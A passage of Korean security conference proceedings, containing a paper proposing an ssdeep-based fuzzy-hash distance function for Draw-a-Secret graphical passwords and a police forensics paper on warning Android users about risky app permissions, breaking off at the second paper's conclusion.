이 논문은 2017년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원과(No. 2014R1A2A1A10051792) 2017년도 두뇌한국 21 플러스사업에 의하여 지원된 연구이며 정보통신기술진흥센터의 지원(No.2016-0-00078, 맞춤형 보안서비스 제공을 위한 클라우드 기반 지능형 보안 기술 개발) 및 2016년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원(No. R0190-16-2010, 시스템 침입 탐지를 위한 프로세서 모니터링 기술 및 주요 HW/SW 모듈 개발)을 받아 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2015-0-00403).

[참고문헌]

[1] PaX Team, “Address Space Layout Randomization (ASLR),”

http://pax.grsecurity.net/docs/aslr.txt

[2] Roemer, Ryan, et al. "Return-oriented programming: Systems, languages, and applications." ACM Transactions on Information and System Security (TISSEC) 15.1 (2012): 2.

[3] Snow, Kevin Z., et al. "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization." Security and Privacy (SP), 2013 IEEE Symposium on. IEEE, 2013.

[4] Crane, Stephen, et al. "Readactor: Practical code randomization resilient to memory disclosure." Security and Privacy (SP), 2015 IEEE Symposium on. IEEE, 2015.

[5] Williams-King, David, et al. "Shuffler: Fast and deployable continuous code re-randomization." Proceedings of the 12th USENIX conference on Operating Systems Design and Implementation. USENIX Association, 2016.

[6] Bigelow, David, et al. "Timely rerandomization for mitigating memory disclosures." Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security. ACM, 2015.

A-3 모바일 보안 1

최 대 선 (공주대)

- **그래피컬 패스워드에 적합한 새로운 퍼지 해쉬 알고리즘**
  이수민, 김형식
- **안드로이드 앱 기반 위해요소 고지 기법 연구**
  이찬진, 방제완
- **더미 파일을 이용하여 원본 덱스를 노출시키지 않는 로딩 기법**
  조홍래, 최준태, 하동수, 오희국
- **사용자의 공개키를 이용하는 NFC 기반 모바일 쿠폰 시스템**
  이소원, 신동진, 박창섭

그래피컬 패스워드에 적합한 새로운 퍼지 해쉬 알고리즘

이수민, 김형식

*성균관대학교 컴퓨터공학과

A new fuzzy hash algorithm for graphical passwords

Sumin Lee, Hyoungshick Kim

Deparment of Computer Science, Sungkyunkwan University.

요 약

모바일 장비가 보편화되면서 사용자 입력의 편의성을 고려한 그래피컬 패스워드가 등장했다. 그 중 DAS는 대표적인 인식 기반 그래피컬 패스워드로, 2차원 그리드에 사용자가 원하는 그림을 그려 패스워드를 설정한다. 일반적으로 안전을 위해서는 패스워드를 주기적으로 변경할 것을 권장하지만, 많은 사용자가 패스워드 변경을 할 때 기존에 사용하던 것과 매우 유사한 패스워드로 변경한다. 특히 패스워드가 이미 유출된 경우 유출된 패스워드와 유사한 패스워드를 사용하는 것은 보안상 취약점을 발생하게 한다. 그러나 기존에 패스워드 저장에 사용되는 해시함수는 원문에 작은 변화만 있어도 결과 값이 전혀 달라져, 이러한 패스워드의 작은 변화를 찾아내기 힘들다. 본 논문은 DAS(Draw-a-Secret)패스워드를 주기적으로 변경할 때, 이전에 사용하던 것과 매우 유사하게 설정하지 못하도록 하는 방식을 퍼지 해시와 연계하여 제안한다.

I. 서론

텍스트 기반 패스워드는 가장 널리 사용되어 온 패스워드이지만, 최근 모바일 장비 등이 부상하면서 모바일 환경에서 입력하기 쉬운 패스워드가 필요하게 되었다. 그 결과로 그래피컬 패스워드가 등장하게 되었다.

그래피컬 패스워드에는 인증 시 사용자가 이미지를 구별해내는 상기 기반 방식과 사용자가 패스워드 설정 시 했던 동작을 똑같이 반복하는 인식 기반 방식이 있다. DAS는 대표적인 인식 기반 방식의 패스워드로, 2차원 그리드에 사용자가 원하는 그림을 그려 패스워드를 설정한다.

사용자에게 패스워드를 변경할 것을 권장하더라도, 사용자들은 대부분 기존 패스워드에서 아주 조금의 변형만 준 채 계속 사용한다. 특히 이미 패스워드가 유출된 경우에 유출된 패스워드와 유사한 패스워드를 사용하는 것은 보안상 취약점을 발생시킨다. 그러나 현재 비밀번호 저장에 사용하는 많은 해시 함수는 원문에서 아주 조금의 값이 바뀔 경우에도 결과 값의 전체가 달라지므로, 정확히 같은 값인지는 비교할 수 있지만 원문에서의 작은 변화는 감지할 수 없다.

퍼지해시는 해시 함수의 이러한 점을 보완하여 만들어진 해시 함수로, 유사한 입력 값에 대해서 유사한 해시 값을 출력해 기존의 해시함수와 같이 일방향 함수이면서도 처리된 정보들 간의 유사성을 비교할 수 있다는 장점을 가진다.

본 논문에서는 현재 널리 사용되는 퍼지 해시 라이브러리인 ssdeep을 기반으로, 해싱된 그래피컬 패스워드 사이의 거리를 효율적으로 측정할 수 있는 거리 함수를 제안한다.

II. 기존 ssdeep의 비교 알고리즘

ssdeep은 CTPH(Context Triggered Piecewise Hash)를 처음 고안한 Kornblum이 디자인한 퍼지 해시이다. ssdeeep의 해싱 방식은 rolling hash와 traditional hash를 결합한 것으로, 아래와 같은 형태의 결과 값을 갖는다.

(chunk size):(hash1):(hash2)

hash1과 hash2는 같은 원문을 각각 chunk size, chunk size*2로 계산한 결과이다.

ssdeep은 아래의 네 단계를 거쳐 두 개의 해시간의

유사도를 측정한다.

먼저 청크 사이즈를 검토한다. 두 해시의 청크 사이즈가 같거나 하나가 다른 것의 두 배일 때만 비교가 가능하다. 다음으로 해시 값들 사이에 일정한 길이의 중복하는 블록이 존재하는지를 확인한다. 이 단계를 거침으로써 유사하지 않은 해시를 유사하다고 판단하는 경우를 줄인다. edit distance를 측정해 스케일링을 거친 후 결과 값을 내보낸다. 단, 1, 2단계를 통과하지 못한 한 쌍의 해시의 유사도는 0으로 한다.

현재 ssdeep가 비교 알고리즘으로 사용하는 edit distance은 두 개의 입력 값이 같아지기까지 추가, 변경, 스왑, 삭제되는 수를 계산하여 비교하는 알고리즘으로 그래피컬 패스워드의 유사성에 큰 영향을 끼치는 지리적 근접성을 충분히 고려하지 못한다. 이에 본 논문에서는 그래피컬 패스워드의 특성에 알맞은 비교 알고리즘을 제안하고자 한다.

III. 제안 알고리즘

3.1 제안 거리함수

본 논문에서는 10by10 grid에서 15개의 점을 지나는 그래피컬 패스워드를 입력 값으로 가정하고 10행을 x축으로, 1열을 y축으로 설정했다.

패스워드 A, B가 있다고 할 때, 두 패스워드 사이의 거리 $dist(A,B)$를 A와 B사이의 면적으로 생각할 수 있다. 만약 패스워드 A, B가 함수 f(x), g(x)와 같다면 패스워드 간의 거리를 아래와 같이 선택할 수 있다.

$$\int_{\alpha}^{\beta} f(x)-g(x)dx = \left|\int_{\alpha}^{\beta} f(x)-0dx - \int_{\alpha}^{\beta} g(x)-0dx\right|$$

이로부터 착안하여 만약 두 개의 패스워드가 충분히 큰 x축 구간을 공유하고 있다면 아래와 같이 근사할 수 있다.

$$dist(A,B) = |dist(A,y=0) - dist(B,y=0)|$$

즉 두 패스워드가 충분히 큰 x축 구간을 공유하고 있다는 사실을 확인하면 두 패스워드를 정확히 알지 못하더라도 각각의 패스워드와 x축 사이의 거리만으로 두 패스워드 사이의 거리를 근사할 수 있다.

$distx(A) := dist(A,y=0)$ 이라고 할 때, $distx(A)$를 구하는 스도코드는 다음과 같다.

```
int area_distx(str * A)
  area = 0;
  for (i=0 ; i < 30 ; i++)
      x = a[2*i] - 48
      y = a[2*i + 1] - 48
      x1 = a[2*i + 2] - 48
      y1 = a[2*i + 3] - 48
      if (bottom[MIN(x1, x)] >= MIN(y1, y))
            continue
      if ((x-x1)*(y-y1) != 0)
          area = area + MIN(y1, y) - bottom[MIN(x1, x)] + 0.5
          bottom[MIN(x1, x)] = bottom[MIN(x1, 1)] + MIN(y1, y) + 0.5
      if (x != x1 && y == y1)
          area = area + y - bottom[MIN(x1, x)]
          bottom[MIN(x1, x)] += y
  return area;
```

3.2 제안 거리비교 함수

본 논문에서는 해시 결과 값이 아래와 같은 형태가 되도록 ssdeep 알고리즘으로 처리된 해시의 뒤에 distx(A), disty(A)를 덧붙이는 것을 제안한다.

(chunk size):(hash1):(hash2):(distx(A)):(disty(A))

두 개의 패스워드가 충분히 큰 구간을 공유하고 잇다는 정제를 만족하기 위해 2에서 묘사한 ssdeep의 유사도 판별 방식 중 블록 비교 단계를 이용한다. 만약 h(A), h(B)에 공통되는 블록이 있다면, A, B간에도 공통되는 블록이 존재할 확률이 높다. 공통되는 블록은 구간을 공유하고 공통되는 블록의 전후 역시 일정 구간을 공유하고 있을 가능성이 높다. 따라서 한 해시쌍이 블록 비교단계를 통과할 경우 충분히 큰 구간을 공유하고 있다고 가정한다. 두 해시 간의 거리는 아래와 같이 정의한다.

$$dist(A,B) = \sqrt{(distx(A)-distx(B))^2 + (disty(A)-disty(B))^2}$$

IV. 분석결과

4.1 샘플 데이터 생성

서로 매우 유사한 패스워드 쌍, 서로 아주 다른 패스워드 쌍을 각각 랜덤하게 1000개 만들었다. 각각의 생성 규칙은 다음과 같다.

유사한 패스워드 쌍의 경우

1. 현재 좌표와 다음에 쓸 좌표는 인접해 있다

2. 현재 좌표와 다음에 쓸 좌표는 같지 않다.

3. 짝이 되는 패스워드를 만들 경우 30개 정수 중 하나만 바꾼다.

위와 같은 규칙을 통해 패스워드 쌍을 생성하면 아래와 같은 패스워드 쌍을 얻는다.

79887787869584737262727180899988

89887787869584737262727180899988

서로 유사하지 않은 패스워드 쌍의 경우 다음과 같은 생성 규칙을 사용해 생성한다.

1. 현재 좌표와 다음에 쓸 좌표는 인접해 있다.

2. 현재 좌표와 다음에 쓸 좌표는 같지 않다.

3. 짝이 되는 패스워드 쌍도 (1), (2)을 이용해 랜덤하게 만들고, 만약 두 패스워드 사이의 edit distance가 10보다 작을 경우 새로 만든다.

위와 같은 규칙을 적용해 패스워드 쌍을 생성하면 다음과 같은 패스워드 쌍을 얻는다.

75647463626170796979687776857584

64738281907968778676758474635363

4.2 실험결과

4.1에서 생성한 샘플 데이터 10000쌍을 기존 ssdeep 비교 알고리즘과 제안 알고리즘을 사용해 각각 비교한다. 단, 기존 알고리즘의 경우 10 언저리인 해시 길이에 비해 일치해야 하는 블록사이즈가 7로 커, 해시 값이 매우 유사한 경우에도 0을 리턴 하는 경우가 잦았으므로 이번 실험에는 block size를 1~10으로 조정하며 실행했다.

기존 ssdeep비교 알고리즘의 경우 유사도가 1-100까지 스케일링되어 나오는데, 유사도가 10보다 클 경우 유사하다고 판단하게 했다. 제안 알고리즘의 경우 dist(A, B) < 10일 때 유사하다고 판단하게 했다.

표 1은 유사한 입력 값을 유사하다고 판단한 경우로, block size가 6보다 작을 때는 제안 알고리즘이 기존 알고리즘보다 올바르게 판단한 경우가 많다. 그러나 block size가 6보다 커질 때는 기존 알고리즘이 조금 더 우수하게 판단한다.

표2는 유사하지 않은 입력 값을 유사하다고 판단하는 경우로, 오류를 내는 빈도가 제안 알고리즘이 기존의 약 20%이하로 적다.

block size	기존 알고리즘	변경 알고리즘
1	6709	7279
2	6485	6966
3	6183	6537
4	5782	5992
5	5257	5375
6	4701	4688
7	4159	3909
8	3255	2821
9	2345	1874

표 1 유사한 입력 값을 유사하다고 판단한 경우

block size	기존 알고리즘	변경 알고리즘
1	150	34
2	9	1
3	1	0
4	0	0
5	0	0
6	0	0
7	0	0
8	0	0
9	0	0

표 2 유사하지 않은 입력 값을 유사하다고 판단한 경우

V.결론

본 논문에서는 그래피컬 패스워드를 일정 주기로 변경할 때 이전과 매우 유사하게 변경하지 못하도록 하는데 필요한 퍼지해시를 제안하였다. 그래피컬 패스워드와 같이 정보간의 지리적 거리가 중요한 정보에서는 문자열을 비교하는 것과는 달리 지리적 특성을 고려하는 비교 알고리즘이 효율적일 수 있다는 것을 확인했다.

또한 과정에서 정수 30개 남짓으로 이루어진 짧은 입력 값에 적합한 block size는 기존 ssdeep에서 사용되는 7보다는 3~5일 수 있다는 가능성을 탐색해 보았다.

[참고문헌]

[1] Kornblum, Jesse, "identifying almost identical files using context triggered piecewise hashing", DIGITAL INVESTIGATION Vol.3, 2006

[2] Kornblum, Jesse, "Fuzzy hashing and ssdeep", http://ssdeep.sourceforge.net, 2006

[3] I. Jermyn, A.mayer, F.Monrose, M. K. Reiter, A. D. Rubin, "The design and analysis of Graphical passwords", Proceedings of the 8th USENI Security Symposium Vol. 8, 1999

안드로이드 앱 기반 위해요소 고지 기법 연구

이찬진, 방제완

경찰청 사이버안전국 디지털포렌식센터

Study on Android App-based Danger Notification Techniques

Chanjin Lee, Jewan Bang

Korean Nation Police Agency

요 약

다양한 스마트폰 앱을 통해서 정보 열람과 그 기능의 편의성 증대와 맞물려 앱을 통한 보안의 취약점을 악용한 개인정보 침해 사건이 많이 발생하고 있다. 앱이 여러 가지 기능 구현을 위해 동작하는 기능 권한 요청의 종류가 148개다. 이 점을 악용해 여러 악영향을 미치거나 앱 자체의 기능과는 무관한 필요 이상의 무리한 권한들을 요구하는 앱들이 늘어나는 상황이다. 하지만 앱 설치에 따른 위험성 있는 권한 요청이 사용자가 제대로 인지하기 어렵다. 따라서 디지털 포렌식 관점에서 스마트폰 앱 설치시 위험성 있는 권한 요청에 대해 사용자가 알기 쉽게 인지할 수 있는 알림 문구로 그 위험성을 경고하는 스마트폰 위해요소 탐지 분석 모델을 제안한다. 본 논문에서 제안한 모델은 스마트폰 위해요소 탐지 앱 서비스를 지원하고 사용자가 정보 유출의 위험성을 미리 인지하여 스마트폰 정보 유출 방지에 효과적으로 도움이 될 것으로 기대한다.

I. 서론

최근에 공식 마켓에서 배포하는 유명한 앱들과 유사한 앱이 인터넷상에서 쉽게 찾을 수 있다. 스마트폰 사용자로 하여금 공식 배포 앱인지 아니면 비공식 출처(비공식 마켓)를 통한 앱인지 알기 쉽지 않게 아이콘과 앱 이름을 유사하게 만들어 새로운 앱을 다운로드할 때 많은 주의가 필요로 한다. 검증되지 않은 앱의 사용 유형으로는 유료 앱을 무료로 사용하기 위해서 유사 앱을 출처가 확인되지 않는 곳에서 받아 사용하거나 지인들에게 공유하는 경우가 있다. 이 앱들은 보안성 검토를 거치지 않은 앱들로 악성코드가 삽입되어 있거나 프로그램의 기능보다는 광고 수입이 목적인 앱이 많다. 현재, 안드로이드 스마트폰 앱 설치 및 사용 시 접근 권한에 대한 경고를 고지하고 있으나 개괄적인 설명 문구로 사용자가 정보 유출의 위험성을 인지하기 어렵다. 우리는 사용자가 최초 앱 설치 시에 사전 권한 탐지를 통한 위험 고지 설계 기법을 연구한다. 따라서 본 논문은 우리 연구의 일환으로서 스마트폰 기반 상황별 시스템 권한 알림을 사용자에게 알기 쉽게 고지하며, 위험성을 쉽지 인지시켜 주는 앱 기반 위해요소 고지 기법 연구를 제안한다. 2절에서 안드로이드의 위험한 권한 및 권한 그룹에 관한 관련 연구를 살펴보고, 3절에서 디지털포렌식 관점에서 스마트폰의 148개의 권한을 분석하여 스마트폰 정보 탈취나 사용자에게 위해를 끼칠 수 있는 권한들을 추출하여 스마트폰 위해요소 탐지 분석 모델을 제안한다. 4절에서 그 구현 내용을 보여주고 5절에서 결론 및 향후 연구 방향을 제시한다.

II. 관련연구

스마트폰 보안 위협은 분실, 악성코드 감염, 정보 유출, 금전적 손실, 공격지 활용으로 나누어 볼 수 있다[1]. 스마트폰의 편의성 증대와 금융거래 앱의 발전과 마찬가지로 보안의 허점을

악용했을 때 피해자가 받는 피해 범위도 커지고 있다. [표 1]은 스마트폰을 사용함으로써 앱에서 요청한 실제 사용 권한과 사용할 것으로 예상되는 권한을 비교하는 권한 예측 결과 분석 모델이 있다. 안드로이드 마켓에 등록된 앱 5,685개를 가지고 실제 사용 권한 목록을 예측하는 모델을 정량적으로 나타낸 연구 결과 논문이다[2]. 제안된 모델의 품질을 평가하기 위한 유효성 검사 중 정확성을 평가하는 척도인 AUC(Area Under roc Curve)로 분류하여 크게 23가지의 권한을 분류하고 요청 받는 주요한 권한들을 정리해 놓은 것이다. 이 예측 모델의 품질은 AUC 값이 0.9 수치 이상인 권한에 한해서 실제 앱이 요청하는 권한과 예측 권한이 반드시 반영됨을 증명하였다.

[표 1] 23개의 권한으로 정리된 모델[2]

Permission	AUC
ACCESS_COARSE_LOCATION	0.864
ACCESS_FINE_LOCATION	0.851
ACCESS_NETWORK_STATE	0.806
ACCESS_WIFI_STATE	0.845
CHANGE_WIFI_STATE	0.867
INTERNET	0.904
READ_PHONE_STATE	0.880
RECEIVE_SMS	0.924
READ_CONTACTS	0.915
WRITE_CONTACTS	0.944
CAMERA	0.909
RECORD_AUDIO	0.898
SET_WALLPAPER	0.922
WRITE_EXTERNAL_STORAGE	0.913
GET_ACCOUNTS	0.902
GET_TASKS	0.853
KILL_BACKGROUND_PROCESSES	0.934
WRITE_SETTINGS	0.910
CALL_PHONE	0.928
SEND_SMS	0.964
WAKE_LOCK	0.877
VIBRATE	0.843
RECEIVE_BOOT_COMPLETED	0.872


0.9 이상의 값 해당 권한을 살펴보면 주로 인터넷 사용 권한, 문자 수신 권한, 파일시스템 쓰기 권한, 유저정보 획득, 전화번호부 읽기, 쓰기 권한 등 대부분 개인 정보를 활용하는 민감한 앱 권한들이다. 또 다른 연구[3]에서는 안드로이드 마켓에 등록된 1260개의 무료 앱을 대상으로 멀웨어 샘플의 특성의 대한 연구가 있다. 이들의 연구결과는 합법적인 앱으로 위장하여 마켓에 등록된 앱들을 대상으로 악의적인 목적을 가진 권한을 포함한 앱을 86.0% 분류하였다. 이들 중 36.7%는 권한 상승을 요구하는 앱들이며 이 또한 93.0%는 봇과 같은 기능을 가진 연구결과를 발표하였다. 의미 있는 결과 도출로 안드로이드 유저 권한으로 인한 보안의 취약점과 이를 대체하여야 하는 솔루션 연구 및 개발의 필요성이 늘어나고 있다. 최근 모바일 악성코드 앱의 급증으로 '모바일 멀웨어 에볼루션 2016' 보고서[4]에 따르면, 모바일 악성 프로그램 패키지가 2015년 대비 3배 이상 증가하였으며, 모바일을 대상으로 한 악성코드에 의한 공격이 4천만 건에 달한다. 2016년에는 850만 건 이상의 악성 프로그램 패키지가 발견되었으며, 이 중 128,886건의 모바일 뱅킹에 대한 공격도 증가하고 있다[5].

III. 스마트폰 위해요소 탐지 분석 모델

1. 제안 모델과 동적 구조


본 연구내용은 우리 회사에서 연구 중인 모델의 일부분으로 여러 권한 요청으로부터 사용자가 인지할 수 있도록 고지하는 모델이다. 출처를 알 수 없는 앱들이나 변형된 앱들의 위험한 권한들을 분석하여 악성 앱의 무리한 권한 요청이 있을 때마다 사용자에게 권한 요소 탐지 및 알려주는 스마트폰 위해요소 탐지 분석 모델이다.

먼저, 제안 모델은 적용한 권한 요청에 따른 위해요소 고지는 스마트폰 사용자가 상태바 슬라이드시 볼 수 있는 Notification과 화면에 즉시 메시지가 뜨는 사라지는 Toast를 가지고 유해요소 고지를 표현한다. Notification을 통해서는 사용자에게 문단정도 되는 장문과 그림 등으로 자세하게 유해요소에 대한 설명을 고지한다.



[그림 1] 제안 모델

Toast는 간단한 아이콘과 짧은 문장을 표현하여 신속하게 유해요소에 대한 설명을 사용자에게 알려준다. 이렇게 고지하는 기능 알람 매니저가 언제나 작동하고 서비스가 죽지 않게 하고 또는 앱을 종료 후에도 다시 알람 매니저가 서비스에서 실행 되도록 startForeground를 통해서 서비스가 종료되지 않도록 하였다. 제안 모델의 동적 구조는 다운로드한 앱이 기본적으로 탑재되어 있는 권한을 확인하여 사용자에게 고지하여야 한다. 첫째, 출처를 알 수 있는 앱의 여부를 판단하여 사용자에게 고지하여 준다. 둘째, 안드로이드 버전을 확인 후 Android5.1(API22) 이하 환경에서 앱이 실행되었을 때 요구할 수 있는 권한 목록을 미리 고지하여 준다. 기기가 Android5.1(API22) 이하인 환경에서 앱 설치를 시작하면 시스템이 권한을 부여하도록 사용자에게 요청을 한다. 사용자에게 개별 권한을 확인하는 Android6.0(API23)과 다르기에 위해를 끼칠 수 있는 권한들에 대한 고지 시점을 다르게 한다. 셋째, 고지 시점을 차이가 있는 Android6.0(API23) 이상은 사용자에 의해 개별 승인된 권한들에 대해서 발생될 수 있는 위험을 고지를 한다. 정리하면, 앱 탐지를 통해 권한 목록을 고지하고 버전 확인을 통해 Android5.1(API22) 이하 버전은 앱 실행 전에 미리 고지하여 주고 Android6.0(API23) 이상은 앱 실행 후 사용자가 승인한 개별 권한들에 대해서 고지하여 준다. 사용자가 인지하지 못하고 넘어가는 권한을 환경에 맞는 시점별로 고지함



[그림 2] 위해요소 권한 탐지 절차의 순서도

으로써 사용자가 권한 승인 요청으로 인한 개인 정보 탈취 및 위험한 그룹 군의 권한들을 사용자가 인지함으로써, 앱의 위험성과 실행했을 시 발생될 악의적인 행위를 예측하고 판단할 수 있도록 도와준다.

2. 위해요소 탐지 비교 분석


제안 모델의 동적 구조 [그림 2]의 절차를 따르면, 기존 유사 앱들의 기능적 한계점을 극복할 수 있다. 예로, 경찰청 사이버안전국에서 서비스 중인 폴-안티스파이는 175종 등록된 시그니처 한해서 탐지를 하였다. 또한, 종전의 앱들은 설치 전에 미리 탐지하여 피해를 회피·방지하지 하기가 어려웠다. 개인 정보 탈취 가능성의 위험을 항상 내재하고 있는 스마트폰의 보안 문제는 불가피하다. 시스템 권한은 여러 보호 레벨로 나누어져 있다. 가장 중요한 보호 레벨로 일반 권한과 위험한 권한으로 구분 지을 수 있다. 일반적으로 일반 권한들은 앱의 외부에 있는 데이터 또는 리소스에 액세스하는 영역을 포함하고 있어 사용자 개인 정보나 민감 정보는 거의 포함되어 있지 않다. 반면에, 위험함 권한의 경우, 대부분이 사용자가 앱의 기능을 쓰기 위해서 요청되는 권한으로 사용자

의 개인 정보와 민감 정보가 다른 곳에 악용될 수 있는 데이터나 리소스를 포함하는 영역이다. 따라서 일반 권한에 대해서는 권한 그룹의 위험이 적지만, 위험 권한에 속하는 경우에는 사용자의 스마트폰 환경에 영향을 미친다.

[표 2] 개인 정보 탈취 가능성이 있는 스마트폰 앱 권한 목록(일부)[6,7]


그룹	권한 이름
<SMS : 메세지> · SEND_SMS · RECEIVE_SMS · READ_SMS · RECEIVE_WAP_PUSH · RECEIVE_MMS	동작 : 사용자에게 표시하지 않고 문자 내역을 읽거나 삭제 및 발송
<STORAGE : 스토리지> · READ_EXTERNAL_STORAGE · WRITE_EXTERNAL_STORAGE	동작 : 메모리 카드에 있는 사진 및 동영상 등 파일에 접근 가능
<PHONE : 전화> · READ_PHONE_STATE · CALL_PHONE · READ_CALL_LOG · WRITE_CALL_LOG · ADD_VOICEMAIL · USE_SIP · PROCESS_OUTGOING_CALLS	동작 : 사용자에게 표시하지 않고 전화 걸기 및 받기, 통화 기록 추가 및 삭제
<MICROPHONE : 녹음> · RECORD_AUDIO	동작 : 사용자 몰래 주변 소리 및 통화 내용 녹음
<LOCATION : 위치> · ACCESS_FINE_LOCATION · ACCESS_COARSE_LOCATION	동작 : 스마트폰 사용자 위치 정보
<CONTACTS : 연락처> · READ_CONTACTS · WRITE_CONTACTS · GET_ACCOUNTS	동작 : 사용자 몰래 연락처 목록 읽기 및 쓰기 사용자 계정 정보 얻기
<CAMERA : 카메라> · CAMERA	동작 : 사용자 몰래 사진 찍기
<CALENDAR :일정> · READ_CALENDAR · WRITE_CALENDAR	동작 : 일정 목록 보기 및 쓰기
<SUPERSU : 슈퍼유저> ·ACCESS_SUPERUSER	모든 장치 기능 및 저장 장치에 대한 전체 사용 권한

[표 2]는 개인 정보 탈취 가능성이 있는 스마트폰 권한 목록의 일부를 정리했다. 8개 그룹에서 23개의 사용자의 개인 정보와 스마트폰 환경에 영향을 줄 수 있는 위험 그룹 권한들이 있다. 특히나, 기기가 Android5.1(API22) 이하인 환경에서 앱을 설치하면 시스템이 설치 시 권한을 부여하도록 사용자에게 요청을 한다. 사용자에게 개별 권한을 확인하는 Android6.0(API23)과 다르기에 위해를 끼칠 수 있는 기능들에 대한 경각심을 가져야 하는 이유이다.



[그림 3] 스파이 앱 83종의 요구 권한 분포

악성 앱의 흔한 특징으로, 루트 권한을 보유한 후 관리자 리스트에서 보이지 않도록 하여 사용자가 인지 못하게 하는 것이 전형적인 악성 앱의 특징이다. 모바일의 가장 큰 위협으로 응용프로그램을 몰래 설치하여 모바일 내 자료 삭제 및 정보 탈취 등 목적으로 이용된다.



[그림 4] 몸캠 피싱 앱 17종의 요구 권한 분포

특정인의 개인 사생활을 감시하고 개인 정보를 수집하는 불법적인 용도로 사용되고 있어 심각한 피해를 초래하고 있다. 경찰청 사이버안전국에서는 '경찰청 폴-안티스파이'를 개발하여 총 175종의 스파이앱 설치 유무를 판단하고 삭제를 가능하게 하는 앱을 배포한 바가 있다. 위

[그림 3, 4]는 자체 수집한 내역이다. 악성코드가 삽입된 앱이 요구하는 주요한 권한들을 분석한 결과다. 가장 많이 쓰이는 권한이고 사용자 개인정보와 디바이스 환경에 변화를 줄 수 있는 권한들을 쉽게 알아 볼 수 있다. 이런 권한들이 요청 되고 실행 될 때 사용자에게 적절한 알림 문구를 표현할 예시 중 일부이다.

[표 3] 앱 동작 시 경고 문구 예시

지금 설치된 앱은 스마트폰의 일정과 일정에 관련된 이벤트 권한을 획득 할 수 있어요. 꼭 필요한 권한인지 확인하세요!
<일정 정보 취득 권한> · WRITE_CALENDAR : 일정 이벤트를 추가 및 변경 · READ_CALENDAR : 일정 이벤트 읽기
지금 설치된 앱은 스마트폰의 주소록을 인터넷으로 전송할 수 있어요. 사용에 주의가 필요해요. 꼭 필요한 권한인지 확인하세요!
<통신을 위한 권한> · INTERNET : 인터넷 사용 권한 · ACCESS_NETWORK_STATE : 네트워크 상태 변경 · ACCESS_WIFI_STATE : Wi-Fi상태 접근 · CHANGE_NETWORK_STATE : 통신 상태 변경 · CHANGE_WIFI_STATE : WiFi 상태 변경 <주소록 취득 권한> · READ_CONTACTS : 주소록 읽기 · WRITE_CONTACTS : 주소록 쓰기
지금 설치된 앱은 스마트폰의 모든 문자 메세지를 읽을 수 있어요. 사용에 주의가 필요해요. 꼭 필요한 권한인지 확인하세요!
<메세지 취득 권한> · BROADCAST_SMS : SMS에 대한 브로드캐스트 · READ_SMS : SMS 읽기 · RECEIVE_SMS : SMS 수신 · SEND_SMS : SMS 송신 · WRITE_SMS : SMS 쓰기 · RECEIVE_MMS : MMS 읽기 · RECEIVE_WAP_PUSH : WAP 메시지 수신
지금 설치된 앱은 스마트폰의 위치정보와 전화녹취 및 카메라 녹화 권한을 획득 할 수 있어요. 꼭 필요한 권한인지 확인하세요!
<위치정보 권한> · ACCESS_FINE_LOCATION : 향상된 GPS 위치 정보 · ACCESS_COARSE_LOCATION : 네트워크 기반 위치 정보 <전화녹취와 카메라이용을 위한 권한> · RECORD_AUDIO : 오디오 녹음 · CAMERA : 카메라 제어(사진, 동영상) · FLASHLIGHT : 카메라 플래시 제어
(경고) 지금 설치된 앱은 스마트폰의 최고 관리자 및 파일시스템 권한을 획득 할 수 있어요. 꼭 필요한 권한인지 확인하세요!
<기기 관리자 권한> ·ACCESS_SUPERUSER : 시스템 모든 권한 및 기기 전 기능과 읽기/쓰기 기능 <파일시스템 권한> ·READ_EXTERNAL_STORAGE : 보호된 저장소에 접근 테스트 ·STORAGE : 저장소 접근 ·WRITE_MEDIA_STORAGE : 내부 미디어 저장소 콘텐츠 수정 ·WRITE_EXTERNAL_STORAGE : SD카드의 콘텐츠 수정, 삭제

IV. 결론 및 향후 연구

